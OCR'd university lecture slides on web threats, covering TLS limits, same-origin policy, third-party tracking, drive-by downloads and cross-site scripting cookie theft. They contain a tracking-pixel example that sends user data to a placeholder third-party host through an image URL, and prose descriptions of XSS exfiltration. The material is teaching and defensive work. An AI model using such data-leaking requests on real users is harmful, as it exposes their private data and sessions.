Web and Email Threats

CS 361S


SPRING 2021

LECTURE NOTES

Browser to Website Security

TLS provides end-to-end security

What are the “ends”?


Firefox File Modifica Visualizza Cronologia Segnalibri Strumenti Finestra Aiuto
+Tu Gmail Immagini
Accedi
Cerca con Google
Mi sento fortunato
Pubblicità Soluzioni aziendali Informazioni
Privacy e Termini Impostazioni Utilizza Google.com

This Photo by Unknown Author is licensed under CC BY-SA

BROWSER


SECURE TLS CHANNEL

This Photo by Unknown Author is licensed under CC BY-SA

SERVER

Trusting the Server (Backend)

TLS doesn’t prevent the server from sharing with 3rd parties…



Sharing with Government

Sharing with Criminals


This Photo by Unknown Author is licensed under CC BY-SA

SERVER


This Photo by Unknown Author is licensed under CC BY-SA

Trusting the Server (Frontend)


TLS doesn't prevent the server from directing your browser to a third party server



This Photo by Unknown Author is licensed under CC BY-SA



This Photo by Unknown Author is licensed under CC BY-SA



This Photo by Unknown Author is licensed under CC BY-SA

BROWSER

SERVER

Webpage Construction

Very Basic HTML


```
<HTML>
<BODY>
<H1>Hello!</H1>
</BODY>
</HTML>
```

Multi-source Webpage

```
<HTML>
<BODY>
<IMG SRC="“http://otherwebsite/image.gif>
</BODY>
</HTML>
```

“IMG” is how you tell a page to put an image in the webpage. The source (SRC) or location can be any address reachable on the Internet

Visualized Multi-source



(1) Request initial webpage. Begin displaying and request other elements

(2) request image Display image data as it arrives

Dynamic webpage can *READ* itself!


Downloaded content is not just “static”

Dynamic webpage can ask the browser about itself

“Browser, what is displayed on the webpage?”

Potential Problem!!

The following is ***NOT*** allowed:



Evil IFRAME could ask the
Browser for the contents
of the website, seeing/changing
Sensitive data

Preventing 3rd Party Attacks

IFRAMES are ***isolated***. Cannot ask about the rest of the page


SAME ORIGIN POLICY:

- Data from a website can only be sent back to that website
- Prevents “cookies” from being stolen
- Prevents some kinds of unexpected network connections

Websites *CAN* “Collaborate”

TLS doesn’t prevent the server from directing your browser to a third party server

This Photo by Unknown Author is licensed under CC BY-SA


Firefox File Modifica Visualizza Cronologia Segnalibri Strumenti Finestra Aiuto
gio 17:30
+Tu Gmail Immagini
Accedi
Google
Cerca con Google
Mi sento fortunato
Pubblicità Soluzioni aziendali Informazioni
Privacy e Termini Impostazioni Utilizza Google.com

This Photo by Unknown Author is licensed under CC BY-SA

SECURE TLS CHANNEL

This Photo by Unknown Author is licensed under CC BY-SA

BROWSER

SERVER

Conspiracy How-To

3rd Party

The main website creates an agreement with the 3rd party. “I’ll send you X data for Y dollars.” 3rd party provides a communication protocol.

Typically, a URL with the transmitted info included as ***part of the URL!***


Main Website

1X1 tracking pixels, for example:

<IMG SRC=“http://third-party.com/***shared-info***>

Broader Conspiracy

Normally, one 3rd party can't share data with another. (Same origin policy). But, when they all work with one ad delivery platform, that platform coordinates sharing.



Drive-by Downloads

TLS also doesn’t protect against ***CORRUPTED SERVERS***


A drive-by download is malware transmitted by a server

Usually, the server is corrupted by the attacker first

OR, it is sometimes inserted through an ad server

The web browser, when visiting the corrupted page, is attacked

Drive-by Download Visual


1 Hacker inserts malicious url
2 Web User visits Good Web site
Web site
3 Users is re-directed to Bad Web site
4 Badsite sends obfuscated exploit for vulnerability on end user's system
5 Malware installed without User noticing
6 Malware sends private data to Hacker

Requires Browser Issues Too!

Browsers are designed to prevent malicious installs

Most Drive-by-Downloads DON’T WORK if the Browser is secure

- Some do just ask a user to permit install (social engineering)
- But the true “drive-bys” exploit vulnerabilities

THIS IS WHY YOU ALWAYS UPDATE YOUR BROWSER!

Profiling/Recon

How does attack code know what kind of browser you have?

Profiling; detects the type of browser/OS/etc

Customized attack code based on vulnerabilities

Can also be time, geographic, and demographic based

Web Logins

Browsers do not maintain a connection with servers

NEW CONNECTION each time you click on Amazon

How does Amazon keep you logged in? ***COOKIES***

If your cookie is stolen, the thief can “log in” as you!

Cross-Site Scripting (XSS)

Thief tries to steal a user’s login cookie


Remember, Same Origin Policy?

Cookie should ONLY be sent to Origin server

Some XSS worked by exploiting bugs in browsers

But now, bigger problem is dynamically website generation

XSS Visualization



The Attacker gets Evils JavaScript inserted either through a “reflection” attack or “storage” attack. Once operational, it can ***impersonate*** the user, including all of their cookies and settings. Moreover, the Evil JS can ***communicate*** with the attacker for data exfiltration or ongoing real-time control.


Exfiltrated:

- Web server response
- Cookies including session auth

Example:

The User's "name" has been corrupted to include a "script" that will run every time it is displayed

